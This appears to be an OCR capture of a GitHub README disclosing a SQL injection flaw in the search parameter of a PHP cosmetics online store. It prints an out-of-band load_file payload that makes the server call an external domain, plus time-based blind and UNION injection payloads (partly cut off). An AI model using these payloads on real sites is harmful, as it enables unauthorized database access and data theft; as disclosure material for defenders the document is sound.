
nu11secur1ty Update README.MD ... on Feb 18 History

..	
Docs	9 months ago
PoC	9 months ago
README.MD	9 months ago

README.MD

Cosmetics-and-Beauty-Product-Online-Store-SQL-Injection

Vendor



Description:

The search parameter on Cosmetics-and-Beauty-Product-Online-Store v1.0 appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\u0vw93wpos6gspupnz9fqeiy6pci0io9rxik98y.https://www.sourcecodester.com/php/15181/cosmetics-and-beauty-product-online-store-phpoop-free-source-code.html\\vcu'))+' was submitted in the search parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. WARNING: If this is in some external domain, or some subdomain, or internal, this will be extremely dangerous!

Status: CRITICAL

[+] Payloads:

```
---
Parameter: search (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: p=products&search=k98fv1dx2487vpqrspg6nz8jvaogfx6pz6pv'+(select load_fi

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: p=products&search=k98fv1dx2487vpqrspg6nz8jvaogfx6pz6pv'+(select load_fi
---
```

Reproduce:

href

Proof and Exploit:

href